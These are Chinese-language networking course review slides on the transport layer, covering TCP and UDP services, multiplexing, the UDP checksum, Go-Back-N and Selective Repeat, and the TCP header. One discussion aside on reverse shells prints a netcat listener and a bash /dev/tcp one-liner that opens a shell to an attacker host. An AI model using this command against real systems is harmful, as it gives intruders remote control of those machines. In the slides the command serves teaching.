

计网复习

第二部分

本PPT只是概述！

本PPT很可能存在错误！

如果本PPT出现和教材/PPT/老师所讲的知识存在
出入，那么请以教材/PPT/老师所讲的知识为准！

Transport Layer

Residing between the application and network layers, the transport layer is a central piece of the layered network architecture. It has the critical role of providing communication services directly to the application processes running on different hosts.

Transport-layer Services

TCP (Transmission Control Protocol)

可提供:

- Reliable data transfer 可靠数据传输
- Flow control 流量控制
- Congestion control 拥塞控制

不提供:

- Timing 延时
- Minimum throughput guarantee 最小带宽保证
- Security 安全性

特点:

- Connection-oriented: TCP为面向连接的协议, 需要在客户和服务端之间建立连接

二者都是在**IP提供的服务的基础之上**提供服务 (IP提供的服务: best effort)

二者都不能提供的服务:

- 延时保证
- 带宽保证

UDP (User Datagram Protocol)

可提供:

- **Error-Checking** 差错检测

不提供:

- Reliability 可靠传输
- Flow control 流量控制
- Congestion control 拥塞控制
- Timing 延时
- Throughput guarantee 带宽保证
- Security 安全性
- Connection setup 建立连接

特点:

- Unreliable data transfer: 不可靠数据传输
- **Unordered service: 无序传输**
- **Process-to-process data delivery: 进程间传输**

Multiplexing (复用) & Demultiplexing (分用)

多路复用与解复用

我们已经知道，IP向传输层提供的服务是主机-主机的，而传输层提供的服务是进程-进程的，如何在传输层实现这一细分的服务的实现，所依靠的就是端口号。

- 引入Socket的目的就是使层间传递的数据尽可能少。
- TCP和UDP都分别有各自的端口号，但二者使用端口的方式并不一样。

先来描述一下多路复用/解复用的概念：

- **在发送方主机多路复用：**
从多个套接字接收来自多个进程的报文，根据套接字对应的IP地址和端口号等信息对报文段用头部加以封装 (该头部信息用于以后的解复用)
- **在接收方主机多路解复用：**
根据报文段的头部信息中的IP地址和端口号将接收到的报文段发给正确的套接字(和对应的应用进程)

TCP Multiplexing & Demultiplexing


TCP Socket 与四元组捆绑，代表两个进程之间的会话关系。

四元组：源IP，源进程端口；目标IP，目标进程端口。

发送方复用：

1. 应用层将进程的信息向传输层传递，其中包含两个部分：Socket和Message。
2. Socket包含源端进程端口以及目标端进程端口，这时就会将这两个端口封装在报文段（Segment）中（这里还会封装一些其他信息，我们先不考虑）。段以及源端IP和目标端IP再向下层网络层传输。
3. 网络层接收来自上层的段以及IP信息，并进行封装。由此便可以借助下层提供的服务将其传输到目标主机。

四元组



接收方解复用：

1. 网络层接收到传输来的分组，把头部信息去掉，剩下的段的部分交给传输层。
2. 传输层得到段可以通过头部信息知道源端IP、源端进程端口、目标端IP以及目标端进程端口。并可以将信息继续向应用层传递，交给对应的进程。

UDP Multiplexing & Demultiplexing

UDP的Socket和二元组相捆绑。


二元组包含：目标IP、目标端口

发送方复用：

1. 应用层将Message、Socket与目标IP和目标进程端口向传输层传递（注意UDP Socket同TCP不同，不包含源IP与源进程端口）。
2. 传输层将源进程端口以及目标进程端口封装在头部，形成报文段，向网络层传递。
3. 网络层继续将源IP和目标IP封装起来形成数据报（datagram），并借助下层提供的服务将其传输道目标主机。

接收方解复用：

1. 网络层接收到传来的数据报，把头部信息去掉，将报文段以及目标IP和目标进程端口向传输层传递。
2. 传输层接收下层传来的信息，继续解封装，将数据向应用层传递，交给对应的进程。



Discussions

反弹Shell

反弹Shell (Reverse Shell) 是一种常见的攻击技术，通常用于远程访问和控制目标系统。在反弹Shell中，受攻击的目标机器主动发起连接，反向连接到攻击者的机器，并将其命令行界面 (Shell) 暴露给攻击者。

攻击者在自己的机器上启动监听程序等待连接，

```
nc -lvp attacker_port
```

然后通过漏洞利用、社会工程或其他手段在目标机器上执行一段恶意代码。

```
bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1
```

该代码建立一个到攻击者机器上指定端口的TCP连接。一旦连接建立，目标机器的Shell会被重定向到这个连接上，使攻击者能够通过这个连接发送命令并接收输出，从而实现对目标机器的远程控制。这种方法可以绕过防火墙和NAT，因为连接是从目标机器主动发起的。

Connectionless Transport: UDP

UDP在IP提供的服务之上并没有增加过多的额外的服务，仅增加了多路复用/解复用。因此UDP也是“尽力而为”的服务。并可能发生如下问题：

- 数据丢失
- 送到应用进程的报文段乱序

UDP的另一个特征就是**无连接**：


- UDP发送端和接收端之间没有握手
- 每个UDP报文段都被独立地处理

UDP被用于：

- 流媒体（丢失不敏感，速率敏感、应用可控制传输速率）
- 事务性的应用（仅一次通信）
- DNS
- SNMP

如果想使用UDP协议，同时又希望具有可靠性，那么这种可靠性服务只能由进程本身（应用层）提供。可以应用特定的差错恢复。

UDP报文段的
字节数，
包括头部



UDP datagram structure

UDP头部为8Byte，包括：源端口号、目标端口号、长度（包括头部在内的整个报文段的长度）、校验和(checksum)。（均为2Byte）

UDP Checksum

校验和的目的：检测在被传输报文段中的差错 (如比特反转)。

发送方：

- 将报文段的内容视为16bit的整数
- 校验和：报文段的加法和（1的补运算）
- 发送方将校验和放在UDP的校验和字段

接受方：

- 计算接收到的报文段的校验和
- 检查计算出的校验和与校验和字段的内容是否相等：
 - 不相等——检测到差错（一定错）
 - 相等——一种情况是没有差错；另一种情况也许会出现**残存错误**。

校验和的**具体实现**：

将报文段的数据（包含一些头部信息），拆分成16bit一组（不足的补零）。将这些16bit的整数相加。

进位回滚：16bit整数相加可能会有进位，这是就把进位加到计算结果的最后一位。最后求得的校验和是处理进位的结果的反码。

例子：两个16比特的整数相加


	1	1	1	0	0	1	1	0	0	1	1	0	0	1	1	0
	1	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1
回卷	1	0	1	1	1	0	1	1	1	0	1	1	1	0	1	1
和	1	0	1	1	1	0	1	1	1	0	1	1	1	1	0	0
校验和	0	1	0	0	0	1	0	0	0	1	0	0	0	0	1	1

Checksum Calculation

目标端重复发送方一样的操作，但是没有最后的取反码的步骤，将其计算出的结果同发送方的校验和相加，如果没有差错，应该是16位“1”（1111111111111111），否则没有通过校验。

Principles of Reliable Data Transfer

RDT提供的是可靠的服务（在上层），可是它要依赖于下层不可靠的UDT服务（可能会丢失、可能会乱序），所以下层信道的不可靠特点决定了RDT的复杂性。



RDT 1-3 请自行复习。

Discussions

为什么要使用UDP? 让用户进程直接发送原始的IP分组不就足够了吗?

Discussions

为什么要使用UDP? 让用户进程直接发送原始的IP分组不就足够了吗?

UDP相对于IP增加了复用功能, 以便在网络层与正确的应用级进程间传送数据, 和少量的差错检测。

Pipelined protocols

为了提高链路利用率，提出了流水线协议。其允许发送方在未得到对方确认的情况下一次发送多个分组。

- 必须增加序号的范围：用多个bit表示分组的序号
- 在发送方/接收方要有缓冲区：
 - 发送方缓存：未得到确认，可能需要重传；
 - 接收方缓存：上层用户取用数据的速率 $\neq$ 接收到的数据速率；接收到的数据可能乱序，需要排序交付。

有两种通用的流水线协议：

- **Go-back-N：回退N（GBN）**
- **Selective Repeat：选择重传（SR）**

在介绍以上两种协议时我们先做一些铺垫，先来介绍一个通用协议：**滑动窗口协议。（Sliding Window Protocol）**

该协议根据发送方以及接收方窗口大小的不同可以分为：

- **停止等待协议：** $\text{send_window} = 1, \text{receive_window} = 1$
- **回退N协议：** $\text{send_window} > 1, \text{receive_window} = 1$
- **选择重传协议：** $\text{send_window} > 1, \text{receive_window} > 1$

当发送方窗口（ send_window ）大于1时，我们就称该协议为流水线协议。


Pipelined protocols

发送缓冲区:

- 形式: 内存中的一个区域, 落入缓冲区的分组可以发送
- 功能: 用于存放已发送, 但是没有得到确认的分组
- 必要性: 需要重发时可用
- 发送缓冲区的大小: 一次最多可以发送多少个未经确认的分组
 - 停止等待协议 = 1
 - 流水线协议 > 1 , 合理的值, 不能很大, 链路利用率不能够超100%
- 发送缓冲区中的分组:
 - 未发送的: 落入发送缓冲区的分组, 可以连续发送出去;
 - 已经发送出去的、等待对方确认的分组: 发送缓冲区的分组只有得到确认才能删除

发送窗口:

- 指的是发送缓冲区的一个范围 (是发送缓冲区的一个子集)。
- 存放已发送但是未确认的分组。(实际上发送传窗口是那些已发送但是未经确认分组的序号构成的空间)
- 发送窗口的最大值 $\leq$ 发送缓冲区的值




绿色窗口为发送缓冲区

Pipelined protocols

发送窗口的滑动过程：


1.一开始：没有发送任何一个分组

- 后沿 = 前沿
- 之间为发送窗口的尺寸 = 0



2.发送窗口的移动：前沿移动

- 每发送一个分组，前沿前移一个单位
- 发送窗口前沿移动的极限：不能够超过发送缓冲区




绿色窗口为发送缓冲区

蓝色背景为发送窗口

3.发送窗口的移动：后沿移动

- 后沿移动的条件：收到老分组（后沿）的确认
- 结果：发送缓冲区罩住新的分组，来了分组可以发送
- 后沿移动的极限：不能够超过前沿



红色背景为已接收的内容


Pipelined protocols

接收缓冲区:

- 接收窗口 (receiving window) = 接收缓冲区
- 接收窗口用于控制哪些分组可以接收:
 - 只有收到的分组序号落入接收窗口内才允许接收
 - 若序号在接收窗口之外, 则丢弃
- 接收窗口尺寸 $W_r = 1$, 则只能顺序接收

示例: 接收窗口尺寸 $W_r = 1$

- $W_r = 1$, 在0的位置; 只有0号分组可以接收
- 向前滑动一个, 罩在1的位置, 如果来了第2号分组, 则丢弃




示例: 接收窗口尺寸 $W_r > 1$, 此时可乱序接收

• 滑动:

- 低序号的分组到来 (按序), 接收窗口移动;
- 高序号分组乱序到, 缓存但不交付 (因为要实现RDT, 不允许失序), 不滑动

• 发送确认:

- 接收窗口尺寸 = 1; 发送连续收到的最大的分组确认 (累计确认)
- 接收窗口尺寸 > 1 ; 收到哪个分组, 就发送那个分组的确认 (非累计确认)



绿色区域表示可接收的分组。

Pipelined protocols

两窗口的互动：

正常情况下两个窗口的互动：

•发送窗口：

- 有新的分组落入发送缓冲区范围，发送 → 前沿滑动
- 来了老的低序号分组的确认 → 后沿向前滑动 → 新的分组可以落入发送缓冲区的范围

•接收窗口：

- 收到分组，落入到接收窗口范围内，接收
- 发送确认给发送方
 - 如果低序号分组确认收到，向前滑动接收窗口
 - 否则不滑动

Pipelined protocols

两窗口的互动：

异常情况下GBN的两窗口互动：

•发送窗口：

- 新分组落入发送缓冲区范围，发送 → 前沿滑动
- 超时重发机制让发送端将发送窗口中的所有分组发送出去（低序号开始的连续的已发送但未确认的分组全部重新发送）
- 来了老分组的重复确认 → 后沿不向前滑动 → 新的分组无法落入发送缓冲区的范围（此时如果发送缓冲区有新的分组可以发送）

•接收窗口：

- 收到乱序分组，没有落入到接收窗口范围内，抛弃
- （重复）发送老分组的确认，累计确认

Pipelined protocols

两窗口的互动：

异常情况下SR的两窗口互动：

•发送窗口：

- 新分组落入发送缓冲区范围，发送 → 前沿滑动
- 超时重发机制让发送端将超时的分组重新发送出去
- 来了乱序分组的确认 → 后沿不向前滑动 → 新的分组无法落入发送缓冲区的范围（此时如果发送缓冲区有新的分组可以发送）

•接收窗口：

- 收到乱序分组，落入到接收窗口范围内，接收
- 发送该分组的确认，单独确认

Pipelined protocols




Figure 3.22 + Go-Back-N in operation




Figure 3.26 + SR operation

Pipelined protocols – GBN/SR

由此我们小结一下GBN协议和SR协议的异同：

•相同点：

- 发送窗口 > 1
- 一次能够可发送多个未经确认的分组

•不同点：

• GBN :接收窗口尺寸 = 1

- 接收端：只能顺序接收
- 发送端：从表现来看，一旦一个分组没有发成功，如：0、1、2、3、4；假如1未成功，2、3、4都发送出去了，要返回1再发送1、2、3、4。
- 累计确认：cumulative ack
- 发送端拥有对最老的未确认分组的定时器：
 - 只需设置一个定时器
 - 当定时器到时，重传所有未确认分组
- 发送窗口的最大值（n比特帧编号）： $2^n - 1$

• SR: 接收窗口尺寸 > 1

- 接收端：可以乱序接收
- 发送端：发送0、1、2、3、4，一旦1未成功，2、3、4已发送，无需重发，只选择性发送1。
- 非累计确认/独立确认：individual ack
- 发送方为每个未确认的分组保持一个定时器：当超时定时器到时，只是重发到时的未确认分组
- 发送窗口的最大值（n比特帧编号）： 2^{n-1}

注：一般认为发送窗口和接收窗口大小一致

Pipelined protocols – GBN/SR

	GBN	SR
优点	简单，所需资源少（接收方一个缓存单元）	出错时，重传一个代价小
缺点	一旦出错，回退N步代价大	复杂，所需要资源多（接收方多个缓存单元）

适用范围：


- 出错率低：比较适合GBN，出错非常罕见，没有必要用复杂的SR，为罕见的事件做日常的准备和复杂处理
- 链路容量大（延迟大、带宽大）：比较适合SR而不是GBN，一旦出错代价太大

TCP Overview

- **Point-to-point 点对点**: 一个发送方, 一个接收方
- **Reliable, in-order byte stream 可靠的、按顺序的字节流**: 没有报文边界
 - TCP不提供报文界限: 发送方可能发送两个报文, 接收方可能会收到一个大的报文, 也可能收到四个小的报文。应用进程之间报文的界限需要应用进程自己去维护。
- **Pipelined 提供管道化（流水线）的协议**:
 - TCP拥塞控制和流量控制设置窗口大小
- **Send & Receive buffers 发送和接收有缓存**
- **Full-duplex data 全双工数据交流**
 - 在同一连接中数据流双向流动（一方进程可同时发送数据和接收数据）
- **Connection-oriented 面向连接的协议**
 - 在数据交换之前, 通过握手（交换控制报文）初始化发送方、接收方的状态变量
- **Flow controlled 流量控制**: 发送方不会淹没接收方

TCP Segment Structure


- 源端口号、目标端口号：16bit
- 序号并不是报文段的序号，而是报文段的数据载荷（body）部分的第一个字节在整个字节流中的偏移量。（对字节计数）
- 确认号：依然是字节计数
 - 如果接收方传来的ACK为555，则表示接收方已经接收到了554及之前所有的字节，并希望发送方下一个传来555字节的数据。（累计确认）
 - 接收方处理乱序的报文段：可以缓存，也可以丢弃。
- 首部长度的：4个字节为单位，表示该TCP段的首部数据大小。
- RSF（RST、SYN、FIN）标志位：主要是用于两个应用进程进行TCP连接的标志位。
- 不同标志位的组合代表不同的握手（后面会提到），以及连接释放请求、确认等。
- 接受窗口：用于流量控制。如果接收方的接收窗口为X，则表示接收方可以接收X字节的数据。
- 校验和：同UDP中的校验和作用一致。



TCP头部长度的：

跟IP头长度一样，20B~60B，取决于有没有options.

TCP Sequence: An Example



simple telnet scenario

注: telnet使用TCP, 端口一般为23

TCP RTT & Timeout

